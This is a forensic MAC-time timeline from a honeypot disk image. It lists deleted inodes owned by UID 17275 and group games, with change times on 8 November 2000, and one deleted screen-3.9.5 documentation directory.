Wed Nov 08 2000 08:56:07    0 mac drwxr-xr-x 17275    games    17593    <honeypot.hda5.dd-dead-17593>
                            0 mac drwxr-xr-x 17275    games    94231    <honeypot.hda5.dd-dead-94231>
                           37 ..c -rw-r--r-- 17275    games    94298    <honeypot.hda5.dd-dead-94298>
                           38 ..c -rw-r--r-- 17275    games    125368   <honeypot.hda5.dd-dead-125368>
                         6550 ..c -rw-r--r-- 17275    games    94264    <honeypot.hda5.dd-dead-94264>
                            0 mac drwxr-xr-x 17275    games    94341    <honeypot.hda5.dd-dead-94341>
                            0 mac drwxr-xr-x 17275    games    140771   <honeypot.hda5.dd-dead-140771>
                         2334 ..c -rw-r--r-- 17275    games    94250    <honeypot.hda5.dd-dead-94250>
                            9 ..c -rw-r--r-- 17275    games    17631    <honeypot.hda5.dd-dead-17631>
                        11542 ..c -rw-r--r-- 17275    games    140737   <honeypot.hda5.dd-dead-140737>
                         1885 ..c -rw-r--r-- 17275    games    140718   <honeypot.hda5.dd-dead-140718>
                         4410 ..c -rw-r--r-- 17275    games    94351    <honeypot.hda5.dd-dead-94351>
                         2368 ..c -rw-r--r-- 17275    games    109984   <honeypot.hda5.dd-dead-109984>
                         2149 ..c -rw-r--r-- 17275    games    17621    <honeypot.hda5.dd-dead-17621>
                            0 mac drwxr-xr-x 17275    games    140751   <honeypot.hda5.dd-dead-140751>
                         4549 ..c -rw-r--r-- 17275    games    140698   <honeypot.hda5.dd-dead-140698>
                          297 ..c -rw-r--r-- 17275    games    140725   <honeypot.hda5.dd-dead-140725>
                           53 ..c -rw-r--r-- 17275    games    94222    <honeypot.hda5.dd-dead-94222>
                         2248 ..c -rw-r--r-- 17275    games    140775   <honeypot.hda5.dd-dead-140775>
                           43 ..c -rw-r--r-- 17275    games    140693   <honeypot.hda5.dd-dead-140693>
                         1158 ..c -rw-r--r-- 17275    games    79130    <honeypot.hda5.dd-dead-79130>
                         1642 ..c -rw-r--r-- 17275    games    109973   <honeypot.hda5.dd-dead-109973>
                          760 ..c -rw-r--r-- 17275    games    109977   <honeypot.hda5.dd-dead-109977>
                            0 mac drwxr-xr-x 17275    games    94245    <honeypot.hda5.dd-dead-94245>
                         1434 ..c -rw-r--r-- 17275    games    79146    <honeypot.hda5.dd-dead-79146>
                         1564 ..c -rw-r--r-- 17275    games    79136    <honeypot.hda5.dd-dead-79136>
                            0 mac drwxr-xr-x 17275    games    94265    <honeypot.hda5.dd-dead-94265>
                            9 ..c -rw-r--r-- 17275    games    94258    <honeypot.hda5.dd-dead-94258>
                         2362 ..c -rw-r--r-- 17275    games    94340    <honeypot.hda5.dd-dead-94340>
                         2050 ..c -rw-r--r-- 17275    games    109998   <honeypot.hda5.dd-dead-109998>
                         4108 ..c -rw-r--r-- 17275    games    125265   <honeypot.hda5.dd-dead-125265>
                         2331 ..c -rw-r--r-- 17275    games    140760   <honeypot.hda5.dd-dead-140760>
                            0 mac drwxr-xr-x 17275    games    94313    <honeypot.hda5.dd-dead-94313>
                        11948 ..c -rw-r--r-- 17275    games    140726   <honeypot.hda5.dd-dead-140726>
                         1298 ..c -rw-r--r-- 17275    games    94336    <honeypot.hda5.dd-dead-94336>
                            0 mac drwxr-xr-x 17275    games    17626    <honeypot.hda5.dd-dead-17626>
                         1100 ..c -rw-r--r-- 17275    games    94346    <honeypot.hda5.dd-dead-94346>
                            0 mac drwxr-xr-x 17275    games    17620    <honeypot.hda5.dd-dead-17620>
                            9 ..c -rw-r--r-- 17275    games    94270    <honeypot.hda5.dd-dead-94270>
                         2152 ..c -rw-r--r-- 17275    games    94226    <honeypot.hda5.dd-dead-94226>
```

```
 2109 ..c -rw-r--r-- 17275    games    109997   <honeypot.hda5.dd-dead-109997>
    9 ..c -rw-r--r-- 17275    games    94305    <honeypot.hda5.dd-dead-94305>
   38 ..c -rw-r--r-- 17275    games    109968   <honeypot.hda5.dd-dead-109968>
    0 mac drwxr-xr-x 17275    games    94230    <honeypot.hda5.dd-dead-94230>
   75 ..c -rw-r--r-- 17275    games    140732   <honeypot.hda5.dd-dead-140732>
 1702 ..c -rw-r--r-- 17275    games    109971   <honeypot.hda5.dd-dead-109971>
 2043 ..c -rw-r--r-- 17275    games    94228    <honeypot.hda5.dd-dead-94228>
    0 mac drwxr-xr-x 17275    games    140767   <honeypot.hda5.dd-dead-140767>
 1793 ..c -rw-r--r-- 17275    games    79155    <honeypot.hda5.dd-dead-79155>
 1744 ..c -rw-r--r-- 17275    games    94300    <honeypot.hda5.dd-dead-94300>
 1480 ..c -rw-r--r-- 17275    games    94280    <honeypot.hda5.dd-dead-94280>
 1850 ..c -rw-r--r-- 17275    games    125383   <honeypot.hda5.dd-dead-125383>
  134 ..c -rw-r--r-- 17275    games    140703   <honeypot.hda5.dd-dead-140703>
 1362 ..c -rw-r--r-- 17275    games    1894     <honeypot.hda5.dd-dead-1894>
    0 mac drwxr-xr-x 17275    games    94284    <honeypot.hda5.dd-dead-94284>
 1542 ..c -rw-r--r-- 17275    games    17574    <honeypot.hda5.dd-dead-17574>
  367 ..c -rw-r--r-- 17275    games    94330    <honeypot.hda5.dd-dead-94330>
  318 ..c -rw-r--r-- 17275    games    94268    <honeypot.hda5.dd-dead-94268>
 3309 ..c -rw-r--r-- 17275    games    94294    <honeypot.hda5.dd-dead-94294>
 2798 ..c -rw-r--r-- 17275    games    109996   <honeypot.hda5.dd-dead-109996>
    0 mac drwxr-xr-x 17275    games    125373   <honeypot.hda5.dd-dead-125373>
   38 ..c -rw-r--r-- 17275    games    17596    <honeypot.hda5.dd-dead-17596>
    0 mac drwxr-xr-x 17275    games    17606    <honeypot.hda5.dd-dead-17606>
 2364 ..c -rw-r--r-- 17275    games    109985   <honeypot.hda5.dd-dead-109985>
 1899 ..c -rw-r--r-- 17275    games    2245     <honeypot.hda5.dd-dead-2245>
   45 ..c -rw-r--r-- 17275    games    140774   <honeypot.hda5.dd-dead-140774>
    0 mac drwxr-xr-x 17275    games    17594    <honeypot.hda5.dd-dead-17594>
 2872 ..c -rw-r--r-- 17275    games    94291    <honeypot.hda5.dd-dead-94291>
11504 ..c -rw-r--r-- 17275    games    79105    <honeypot.hda5.dd-dead-79105>
 1765 ..c -rw-r--r-- 17275    games    125378   <honeypot.hda5.dd-dead-125378>
 2739 ..c -rw-r--r-- 17275    games    94253    <honeypot.hda5.dd-dead-94253>
  461 ..c -rw-r--r-- 17275    games    94316    <honeypot.hda5.dd-dead-94316>
 1458 ..c -rw-r--r-- 17275    games    1893     <honeypot.hda5.dd-dead-1893>
 2168 ..c -rw-r--r-- 17275    games    79153    <honeypot.hda5.dd-dead-79153>
    9 ..c -rw-r--r-- 17275    games    140701   <honeypot.hda5.dd-dead-140701>
    0 mac drwxr-xr-x 17275    games    125384   <honeypot.hda5.dd-dead-125384>
 2789 ..c -rw-r--r-- 17275    games    17615    <honeypot.hda5.dd-dead-17615>
 3838 ..c -rw-r--r-- 17275    games    94321    <honeypot.hda5.dd-dead-94321>
10140 ..c -rw-r--r-- 17275    games    17588    <honeypot.hda5.dd-dead-17588>
    0 mac drwxr-xr-x 17275    games    94342    <honeypot.hda5.dd-dead-94342>
 1865 ..c -rw-r--r-- 17275    games    125377   <honeypot.hda5.dd-dead-125377>
 2878 ..c -rw-r--r-- 17275    games    17619    <honeypot.hda5.dd-dead-17619>
   40 ..c -rw-r--r-- 17275    games    94310    <honeypot.hda5.dd-dead-94310>
 1735 ..c -rw-r--r-- 17275    games    140721   <honeypot.hda5.dd-dead-140721>
 1376 ..c -rw-r--r-- 17275    games    140704   <honeypot.hda5.dd-dead-140704>
 2730 ..c -rw-r--r-- 17275    games    17599    <honeypot.hda5.dd-dead-17599>
   90 ..c -rw-r--r-- 17275    games    63820    <honeypot.hda5.dd-dead-63820>
 2650 ..c -rw-r--r-- 17275    games    2252     <honeypot.hda5.dd-dead-2252>
    0 mac drwxr-xr-x 17275    games    94283    <honeypot.hda5.dd-dead-94283>
    0 mac drwxr-xr-x 17275    games    140713   <honeypot.hda5.dd-dead-140713>
 1082 ..c -rw-r--r-- 17275    games    1891     <honeypot.hda5.dd-dead-1891>
 2041 ..c -rw-r--r-- 17275    games    140762   <honeypot.hda5.dd-dead-140762>
    9 ..c -rw-r--r-- 17275    games    140752   <honeypot.hda5.dd-dead-140752>
 4399 ..c -rw-r--r-- 17275    games    94349    <honeypot.hda5.dd-dead-94349>
 2372 ..c -rw-r--r-- 17275    games    17617    <honeypot.hda5.dd-dead-17617>
 1506 ..c -rw-r--r-- 17275    games    94282    <honeypot.hda5.dd-dead-94282>
 1271 ..c -rw-r--r-- 17275    games    79139    <honeypot.hda5.dd-dead-79139>
 2330 ..c -rw-r--r-- 17275    games    140742   <honeypot.hda5.dd-dead-140742>
 1925 ..c -rw-r--r-- 17275    games    125382   <honeypot.hda5.dd-dead-125382>
    0 mac drwxr-xr-x 17275    games    94269    <honeypot.hda5.dd-dead-94269>
 1515 ..c -rw-r--r-- 17275    games    125392   <honeypot.hda5.dd-dead-125392>
 2360 ..c -rw-r--r-- 17275    games    17611    <honeypot.hda5.dd-dead-17611>
 2696 ..c -rw-r--r-- 17275    games    109987   <honeypot.hda5.dd-dead-109987>
 2152 ..c -rw-r--r-- 17275    games    109995   <honeypot.hda5.dd-dead-109995>
 2652 ..c -rw-r--r-- 17275    games    17618    <honeypot.hda5.dd-dead-17618>
 2102 ..c -rw-r--r-- 17275    games    109992   <honeypot.hda5.dd-dead-109992>
   41 ..c -rw-r--r-- 17275    games    140702   <honeypot.hda5.dd-dead-140702>
 1756 ..c -rw-r--r-- 17275    games    94303    <honeypot.hda5.dd-dead-94303>
17136 ..c -rw-r--r-- 17275    games    140746   <honeypot.hda5.dd-dead-140746>
 2337 ..c -rw-r--r-- 17275    games    17572    <honeypot.hda5.dd-dead-17572>
  318 ..c -rw-r--r-- 17275    games    125376   <honeypot.hda5.dd-dead-125376>
 1388 ..c -rw-r--r-- 17275    games    140706   <honeypot.hda5.dd-dead-140706>
 2530 ..c -rw-r--r-- 17275    games    17616    <honeypot.hda5.dd-dead-17616>
   40 ..c -rw-r--r-- 17275    games    63819    <honeypot.hda5.dd-dead-63819>
   51 ..c -rw-r--r-- 17275    games    17633    <honeypot.hda5.dd-dead-17633>
 2164 ..c -rw-r--r-- 17275    games    109982   <honeypot.hda5.dd-dead-109982>
 2414 ..c -rw-r--r-- 17275    games    17601    <honeypot.hda5.dd-dead-17601>
 1365 ..c -rw-r--r-- 17275    games    17589    <honeypot.hda5.dd-dead-17589>
 1076 ..c -rw-r--r-- 17275    games    109980   <honeypot.hda5.dd-dead-109980>
 1717 ..c -rw-r--r-- 17275    games    109972   <honeypot.hda5.dd-dead-109972>
  228 ..c -rw-r--r-- 17275    games    94277    <honeypot.hda5.dd-dead-94277>
    9 ..c -rw-r--r-- 17275    games    125386   <honeypot.hda5.dd-dead-125386>
 1750 ..c -rw-r--r-- 17275    games    125380   <honeypot.hda5.dd-dead-125380>
    9 ..c -rw-r--r-- 17275    games    125374   <honeypot.hda5.dd-dead-125374>
 2038 ..c -rw-r--r-- 17275    games    79128    <honeypot.hda5.dd-dead-79128>
 2158 ..c -rw-r--r-- 17275    games    79151    <honeypot.hda5.dd-dead-79151>
   46 ..c -rw-r--r-- 17275    games    140753   <honeypot.hda5.dd-dead-140753>
   38 ..c -rw-r--r-- 17275    games    94233    <honeypot.hda5.dd-dead-94233>
    0 mac drwxr-xr-x 17275    games    94244    <honeypot.hda5.dd-dead-94244>
 1076 ..c -rw-r--r-- 17275    games    140730   <honeypot.hda5.dd-dead-140730>
    0 mac drwxr-xr-x 17275    games    125370   <honeypot.hda5.dd-dead-125370>
    0 mac drwxr-xr-x 17275    games    17630    <honeypot.hda5.dd-dead-17630>
    9 ..c -rw-r--r-- 17275    games    140772   <honeypot.hda5.dd-dead-140772>
 2929 ..c -rw-r--r-- 17275    games    94325    <honeypot.hda5.dd-dead-94325>
  140 ..c -rw-r--r-- 17275    games    94248    <honeypot.hda5.dd-dead-94248>
 1405 ..c -rw-r--r-- 17275    games    79140    <honeypot.hda5.dd-dead-79140>
 1738 ..c -rw-r--r-- 17275    games    109974   <honeypot.hda5.dd-dead-109974>
    0 mac drwxr-xr-x 17275    games    125385   <honeypot.hda5.dd-dead-125385>
 5567 ..c -rw-r--r-- 17275    games    94318    <honeypot.hda5.dd-dead-94318>
    0 mac drwxr-xr-x 17275    games    94252    <honeypot.hda5.dd-dead-94252>
 2024 ..c -rw-r--r-- 17275    games    94322    <honeypot.hda5.dd-dead-94322>
 2188 ..c -rw-r--r-- 17275    games    94249    <honeypot.hda5.dd-dead-94249>
```

```
 1379 ..c -rw-r--r-- 17275    games    79132    <honeypot.hda5.dd-dead-79132>
 1463 ..c -rw-r--r-- 17275    games    79133    <honeypot.hda5.dd-dead-79133>
   37 ..c -rw-r--r-- 17275    games    17640    <honeypot.hda5.dd-dead-17640>
 2719 ..c -rw-r--r-- 17275    games    140741   <honeypot.hda5.dd-dead-140741>
 4120 ..c -rw-r--r-- 17275    games    140720   <honeypot.hda5.dd-dead-140720>
    9 ..c -rw-r--r-- 17275    games    125367   <honeypot.hda5.dd-dead-125367>
  250 ..c -rw-r--r-- 17275    games    17590    <honeypot.hda5.dd-dead-17590>
 3777 ..c -rw-r--r-- 17275    games    17581    <honeypot.hda5.dd-dead-17581>
11564 ..c -rw-r--r-- 17275    games    79129    <honeypot.hda5.dd-dead-79129>
 1496 ..c -rw-r--r-- 17275    games    94236    <honeypot.hda5.dd-dead-94236>
 2981 ..c -rw-r--r-- 17275    games    79134    <honeypot.hda5.dd-dead-79134>
 4773 ..c -rwxr-xr-x 17275    games    79085    <honeypot.hda5.dd-dead-79085>
   43 ..c -rw-r--r-- 17275    games    125371   <honeypot.hda5.dd-dead-125371>
 1076 ..c -rw-r--r-- 17275    games    17613    <honeypot.hda5.dd-dead-17613>
 1326 ..c -rw-r--r-- 17275    games    94238    <honeypot.hda5.dd-dead-94238>
 2215 ..c -rw-r--r-- 17275    games    94348    <honeypot.hda5.dd-dead-94348>
13371 ..c -rw-r--r-- 17275    games    17570    <honeypot.hda5.dd-dead-17570>
 4639 ..c -rwxr-xr-x 17275    games    79086    <honeypot.hda5.dd-dead-79086>
    9 ..c -rw-r--r-- 17275    games    94333    <honeypot.hda5.dd-dead-94333>
 1310 ..c -rw-r--r-- 17275    games    94339    <honeypot.hda5.dd-dead-94339>
 2242 ..c -rw-r--r-- 17275    games    2248     <honeypot.hda5.dd-dead-2248>
 3519 ..c -rw-r--r-- 17275    games    79147    <honeypot.hda5.dd-dead-79147>
 4406 ..c -rw-r--r-- 17275    games    125266   <honeypot.hda5.dd-dead-125266>
  224 ..c -rw-r--r-- 17275    games    94234    <honeypot.hda5.dd-dead-94234>
    9 ..c -rw-r--r-- 17275    games    94266    <honeypot.hda5.dd-dead-94266>
  208 ..c -rw-r--r-- 17275    games    125253   <honeypot.hda5.dd-dead-125253>
    9 ..c -rw-r--r-- 17275    games    17639    <honeypot.hda5.dd-dead-17639>
 4107 ..c -rw-r--r-- 17275    games    125258   <honeypot.hda5.dd-dead-125258>
 1674 ..c -rw-r--r-- 17275    games    17585    <honeypot.hda5.dd-dead-17585>
 4582 ..c -rw-r--r-- 17275    games    125259   <honeypot.hda5.dd-dead-125259>
 5551 ..c -rw-r--r-- 17275    games    140734   <honeypot.hda5.dd-dead-140734>
 4210 ..c -rw-r--r-- 17275    games    140735   <honeypot.hda5.dd-dead-140735>
 8042 ..c -rw-r--r-- 17275    games    79106    <honeypot.hda5.dd-dead-79106>
 1323 ..c -rw-r--r-- 17275    games    125255   <honeypot.hda5.dd-dead-125255>
    0 mac drwxr-xr-x 17275    games    94312    <honeypot.hda5.dd-dead-94312>
 2750 ..c -rw-r--r-- 17275    games    94293    <honeypot.hda5.dd-dead-94293>
   46 ..c -rw-r--r-- 17275    games    94247    <honeypot.hda5.dd-dead-94247>
 2809 ..c -rw-r--r-- 17275    games    94255    <honeypot.hda5.dd-dead-94255>
 1428 ..c -rw-r--r-- 17275    games    79138    <honeypot.hda5.dd-dead-79138>
 1909 ..c -rw-r--r-- 17275    games    94292    <honeypot.hda5.dd-dead-94292>
    9 ..c -rw-r--r-- 17275    games    94314    <honeypot.hda5.dd-dead-94314>
    0 mac drwxr-xr-x 17275    games    17605    <honeypot.hda5.dd-dead-17605>
 3061 ..c -rw-r--r-- 17275    games    79150    <honeypot.hda5.dd-dead-79150>
    0 mac drwxr-xr-x 17275    games    125366   <honeypot.hda5.dd-dead-125366>
 2577 ..c -rw-r--r-- 17275    games    2249     <honeypot.hda5.dd-dead-2249>
    0 mac drwxr-xr-x 17275    games    109990   <honeypot.hda5.dd-dead-109990>
 4215 ..c -rw-r--r-- 17275    games    125263   <honeypot.hda5.dd-dead-125263>
    0 mac drwxr-xr-x 17275    games    140707   <honeypot.hda5.dd-dead-140707>
 1474 ..c -rw-r--r-- 17275    games    125250   <honeypot.hda5.dd-dead-125250>
    9 ..c -rw-r--r-- 17275    games    109967   <honeypot.hda5.dd-dead-109967>
 2118 ..c -rw-r--r-- 17275    games    2250     <honeypot.hda5.dd-dead-2250>
 2452 ..c -rw-r--r-- 17275    games    140739   <honeypot.hda5.dd-dead-140739>
   41 ..c -rw-r--r-- 17275    games    94315    <honeypot.hda5.dd-dead-94315>
    0 mac d/drwxr-xr-x 17275   games    1890     /usr/doc/screen-3.9.5 (deleted)
 2032 ..c -rw-r--r-- 17275    games    79135    <honeypot.hda5.dd-dead-79135>
 2222 ..c -rw-r--r-- 17275    games    94353    <honeypot.hda5.dd-dead-94353>
  181 ..c -rw-r--r-- 17275    games    94260    <honeypot.hda5.dd-dead-94260>
 1891 ..c -rw-r--r-- 17275    games    140747   <honeypot.hda5.dd-dead-140747>
    0 mac drwxr-xr-x 17275    games    140750   <honeypot.hda5.dd-dead-140750>
 1318 ..c -rw-r--r-- 17275    games    140768   <honeypot.hda5.dd-dead-140768>
 1462 ..c -rw-r--r-- 17275    games    94317    <honeypot.hda5.dd-dead-94317>
    9 ..c -rw-r--r-- 17275    games    94285    <honeypot.hda5.dd-dead-94285>
 3297 ..c -rw-r--r-- 17275    games    17576    <honeypot.hda5.dd-dead-17576>
 2846 ..c -rw-r--r-- 17275    games    140749   <honeypot.hda5.dd-dead-140749>
    0 mac drwxr-xr-x 17275    games    140714   <honeypot.hda5.dd-dead-140714>
 1913 ..c -rw-r--r-- 17275    games    140727   <honeypot.hda5.dd-dead-140727>
 2633 ..c -rw-r--r-- 17275    games    17614    <honeypot.hda5.dd-dead-17614>
 2684 ..c -rw-r--r-- 17275    games    94288    <honeypot.hda5.dd-dead-94288>
  203 ..c -rw-r--r-- 17275    games    94235    <honeypot.hda5.dd-dead-94235>
    9 ..c -rw-r--r-- 17275    games    140692   <honeypot.hda5.dd-dead-140692>
    9 ..c -rw-r--r-- 17275    games    94275    <honeypot.hda5.dd-dead-94275>
    0 mac drwxr-xr-x 17275    games    17638    <honeypot.hda5.dd-dead-17638>
   39 ..c -rw-r--r-- 17275    games    94271    <honeypot.hda5.dd-dead-94271>
 2070 ..c -rw-r--r-- 17275    games    109994   <honeypot.hda5.dd-dead-109994>
 2105 ..c -rw-r--r-- 17275    games    94350    <honeypot.hda5.dd-dead-94350>
    0 mac drwxr-xr-x 17275    games    140700   <honeypot.hda5.dd-dead-140700>
    0 mac drwxr-xr-x 17275    games    140708   <honeypot.hda5.dd-dead-140708>
   46 ..c -rw-r--r-- 17275    games    94259    <honeypot.hda5.dd-dead-94259>
 1449 ..c -rw-r--r-- 17275    games    140717   <honeypot.hda5.dd-dead-140717>
 2843 ..c -rw-r--r-- 17275    games    17604    <honeypot.hda5.dd-dead-17604>
    0 mac drwxr-xr-x 17275    games    94219    <honeypot.hda5.dd-dead-94219>
 1908 ..c -rw-r--r-- 17275    games    140743   <honeypot.hda5.dd-dead-140743>
 2801 ..c -rw-r--r-- 17275    games    140755   <honeypot.hda5.dd-dead-140755>
 1864 ..c -rw-r--r-- 17275    games    17610    <honeypot.hda5.dd-dead-17610>
    9 ..c -rw-r--r-- 17275    games    94328    <honeypot.hda5.dd-dead-94328>
   39 ..c -rw-r--r-- 17275    games    17628    <honeypot.hda5.dd-dead-17628>
 2645 ..c -rw-r--r-- 17275    games    17612    <honeypot.hda5.dd-dead-17612>
 2404 ..c -rw-r--r-- 17275    games    94338    <honeypot.hda5.dd-dead-94338>
 4126 ..c -rw-r--r-- 17275    games    94254    <honeypot.hda5.dd-dead-94254>
    0 mac drwxr-xr-x 17275    games    2244     <honeypot.hda5.dd-dead-2244>
 1465 ..c -rw-r--r-- 17275    games    2243     <honeypot.hda5.dd-dead-2243>
    0 mac drwxr-xr-x 17275    games    17634    <honeypot.hda5.dd-dead-17634>
   39 ..c -rw-r--r-- 17275    games    94267    <honeypot.hda5.dd-dead-94267>
    0 mac drwxr-xr-x 17275    games    94220    <honeypot.hda5.dd-dead-94220>
 2161 ..c -rw-r--r-- 17275    games    17624    <honeypot.hda5.dd-dead-17624>
   42 ..c -rw-r--r-- 17275    games    17575    <honeypot.hda5.dd-dead-17575>
 2099 ..c -rw-r--r-- 17275    games    125260   <honeypot.hda5.dd-dead-125260>
 1330 ..c -rw-r--r-- 17275    games    140769   <honeypot.hda5.dd-dead-140769>
 2194 ..c -rw-r--r-- 17275    games    94251    <honeypot.hda5.dd-dead-94251>
    0 mac drwxr-xr-x 17275    games    94240    <honeypot.hda5.dd-dead-94240>
   51 ..c -rw-r--r-- 17275    games    140711   <honeypot.hda5.dd-dead-140711>
    0 mac drwxr-xr-x 17275    games    94273    <honeypot.hda5.dd-dead-94273>
```

```
 1932 ..c -rw-r--r-- 17275    games    140764   <honeypot.hda5.dd-dead-140764>
    9 ..c -rw-r--r-- 17275    games    17627    <honeypot.hda5.dd-dead-17627>
   98 ..c -rw-r--r-- 17275    games    94307    <honeypot.hda5.dd-dead-94307>
 2007 ..c -rw-r--r-- 17275    games    94224    <honeypot.hda5.dd-dead-94224>
 2286 ..c -rw-r--r-- 17275    games    17600    <honeypot.hda5.dd-dead-17600>
    0 mac drwxr-xr-x 17275    games    94256    <honeypot.hda5.dd-dead-94256>
  375 ..c -rw-r--r-- 17275    games    17641    <honeypot.hda5.dd-dead-17641>
   43 ..c -rw-r--r-- 17275    games    17632    <honeypot.hda5.dd-dead-17632>
   39 ..c -rw-r--r-- 17275    games    94286    <honeypot.hda5.dd-dead-94286>
  233 ..c -rw-r--r-- 17275    games    94243    <honeypot.hda5.dd-dead-94243>
 3367 ..c -rw-r--r-- 17275    games    140696   <honeypot.hda5.dd-dead-140696>
 1082 ..c -rw-r--r-- 17275    games    140712   <honeypot.hda5.dd-dead-140712>
 3215 ..c -rw-r--r-- 17275    games    94324    <honeypot.hda5.dd-dead-94324>
 2505 ..c -rw-r--r-- 17275    games    125261   <honeypot.hda5.dd-dead-125261>
 1624 ..c -rw-r--r-- 17275    games    17584    <honeypot.hda5.dd-dead-17584>
 4532 ..c -rw-r--r-- 17275    games    140695   <honeypot.hda5.dd-dead-140695>
 2073 ..c -rw-r--r-- 17275    games    140748   <honeypot.hda5.dd-dead-140748>
 1331 ..c -rw-r--r-- 17275    games    79131    <honeypot.hda5.dd-dead-79131>
   55 ..c -rw-r--r-- 17275    games    140773   <honeypot.hda5.dd-dead-140773>
    0 mac drwxr-xr-x 17275    games    140770   <honeypot.hda5.dd-dead-140770>
 2149 ..c -rw-r--r-- 17275    games    140763   <honeypot.hda5.dd-dead-140763>
    9 ..c -rw-r--r-- 17275    games    94343    <honeypot.hda5.dd-dead-94343>
 9257 ..c -rw-r--r-- 17275    games    140728   <honeypot.hda5.dd-dead-140728>
 5905 ..c -rw-r--r-- 17275    games    140729   <honeypot.hda5.dd-dead-140729>
    0 mac drwxr-xr-x 17275    games    1890     <honeypot.hda5.dd-dead-1890>
    9 ..c -rw-r--r-- 17275    games    94246    <honeypot.hda5.dd-dead-94246>
 7616 ..c -rw-r--r-- 17275    games    94323    <honeypot.hda5.dd-dead-94323>
   39 ..c -rw-r--r-- 17275    games    125387   <honeypot.hda5.dd-dead-125387>
 1499 ..c -rw-r--r-- 17275    games    94279    <honeypot.hda5.dd-dead-94279>
    0 mac drwxr-xr-x 17275    games    140699   <honeypot.hda5.dd-dead-140699>
  752 ..c -rw-r--r-- 17275    games    125233   <honeypot.hda5.dd-dead-125233>
 1389 ..c -rw-r--r-- 17275    games    94278    <honeypot.hda5.dd-dead-94278>
    0 mac drwxr-xr-x root     root     17591    <honeypot.hda5.dd-dead-17591>
 6654 ..c -rw-r--r-- 17275    games    109975   <honeypot.hda5.dd-dead-109975>
 2795 ..c -rw-r--r-- 17275    games    109991   <honeypot.hda5.dd-dead-109991>
 1112 ..c -rw-r--r-- 17275    games    79148    <honeypot.hda5.dd-dead-79148>
 2124 ..c -rw-r--r-- 17275    games    109993   <honeypot.hda5.dd-dead-109993>
 1076 ..c -rw-r--r-- 17275    games    2247     <honeypot.hda5.dd-dead-2247>
 3623 ..c -rw-r--r-- 17275    games    94326    <honeypot.hda5.dd-dead-94326>
    0 mac drwxr-xr-x 17275    games    109976   <honeypot.hda5.dd-dead-109976>
    9 ..c -rw-r--r-- 17275    games    94309    <honeypot.hda5.dd-dead-94309>
 1523 ..c -rw-r--r-- 17275    games    79145    <honeypot.hda5.dd-dead-79145>
   45 ..c -rw-r--r-- 17275    games    94344    <honeypot.hda5.dd-dead-94344>
    9 ..c -rw-r--r-- 17275    games    94221    <honeypot.hda5.dd-dead-94221>
 3068 ..c -rw-r--r-- 17275    games    140757   <honeypot.hda5.dd-dead-140757>
    0 mac drwxr-xr-x 17275    games    94308    <honeypot.hda5.dd-dead-94308>
 1779 ..c -rw-r--r-- 17275    games    140736   <honeypot.hda5.dd-dead-140736>
 1891 ..c -rw-r--r-- 17275    games    94290    <honeypot.hda5.dd-dead-94290>
 1184 ..c -rw-r--r-- 17275    games    79144    <honeypot.hda5.dd-dead-79144>
 2357 ..c -rw-r--r-- 17275    games    109979   <honeypot.hda5.dd-dead-109979>
  200 ..c -rw-r--r-- 17275    games    140754   <honeypot.hda5.dd-dead-140754>
 1076 ..c -rw-r--r-- 17275    games    125390   <honeypot.hda5.dd-dead-125390>
 1253 ..c -rw-r--r-- 17275    games    94302    <honeypot.hda5.dd-dead-94302>
 3331 ..c -rw-r--r-- 17275    games    17578    <honeypot.hda5.dd-dead-17578>
    0 mac drwxr-xr-x 17275    games    109965   <honeypot.hda5.dd-dead-109965>
  284 ..c -rw-r--r-- 17275    games    109969   <honeypot.hda5.dd-dead-109969>
 2336 ..c -rw-r--r-- 17275    games    140761   <honeypot.hda5.dd-dead-140761>
    0 mac drwxr-xr-x 17275    games    63817    <honeypot.hda5.dd-dead-63817>
 1254 ..c -rw-r--r-- 17275    games    79142    <honeypot.hda5.dd-dead-79142>
    0 mac drwxr-xr-x 17275    games    94257    <honeypot.hda5.dd-dead-94257>
 2063 ..c -rw-r--r-- 17275    games    140719   <honeypot.hda5.dd-dead-140719>
  180 ..c -rw-r--r-- 17275    games    140694   <honeypot.hda5.dd-dead-140694>
 3116 ..c -rw-r--r-- 17275    games    79152    <honeypot.hda5.dd-dead-79152>
    0 mac drwxr-xr-x 17275    games    1892     <honeypot.hda5.dd-dead-1892>
   41 ..c -rw-r--r-- 17275    games    140716   <honeypot.hda5.dd-dead-140716>
 3097 ..c -rw-r--r-- 17275    games    94289    <honeypot.hda5.dd-dead-94289>
 1407 ..c -rw-r--r-- 17275    games    94237    <honeypot.hda5.dd-dead-94237>
 1146 ..c -rw-r--r-- 17275    games    79143    <honeypot.hda5.dd-dead-79143>
 4869 ..c -rw-r--r-- 17275    games    94261    <honeypot.hda5.dd-dead-94261>
 4301 ..c -rw-r--r-- 17275    games    125262   <honeypot.hda5.dd-dead-125262>
 3228 ..c -rw-r--r-- 17275    games    140697   <honeypot.hda5.dd-dead-140697>
 3028 ..c -rw-r--r-- 17275    games    140756   <honeypot.hda5.dd-dead-140756>
 1391 ..c -rw-r--r-- 17275    games    140705   <honeypot.hda5.dd-dead-140705>
    9 ..c -rw-r--r-- 17275    games    17595    <honeypot.hda5.dd-dead-17595>
 1511 ..c -rw-r--r-- 17275    games    94239    <honeypot.hda5.dd-dead-94239>
 5524 ..c -rw-r--r-- 17275    games    140723   <honeypot.hda5.dd-dead-140723>
 4333 ..c -rw-r--r-- 17275    games    94225    <honeypot.hda5.dd-dead-94225>
 3781 ..c -rw-r--r-- 17275    games    17622    <honeypot.hda5.dd-dead-17622>
    0 mac drwxr-xr-x 17275    games    94295    <honeypot.hda5.dd-dead-94295>
32224 ..c -rw-r--r-- 17275    games    125252   <honeypot.hda5.dd-dead-125252>
 1468 ..c -rw-r--r-- 17275    games    109970   <honeypot.hda5.dd-dead-109970>
 4565 ..c -rw-r--r-- 17275    games    94229    <honeypot.hda5.dd-dead-94229>
 1144 ..c -rw-r--r-- 17275    games    79137    <honeypot.hda5.dd-dead-79137>
    0 mac drwxr-xr-x 17275    games    63816    <honeypot.hda5.dd-dead-63816>
 1558 ..c -rw-r--r-- 17275    games    79141    <honeypot.hda5.dd-dead-79141>
 1892 ..c -rw-r--r-- 17275    games    140744   <honeypot.hda5.dd-dead-140744>
 1906 ..c -rw-r--r-- 17275    games    140758   <honeypot.hda5.dd-dead-140758>
  274 ..c -rw-r--r-- 17275    games    94223    <honeypot.hda5.dd-dead-94223>
    0 mac drwxr-xr-x 17275    games    109966   <honeypot.hda5.dd-dead-109966>
   36 ..c -rw-r--r-- 17275    games    94306    <honeypot.hda5.dd-dead-94306>
 1544 ..c -rw-r--r-- 17275    games    17579    <honeypot.hda5.dd-dead-17579>
10856 ..c -rw-r--r-- 17275    games    17582    <honeypot.hda5.dd-dead-17582>
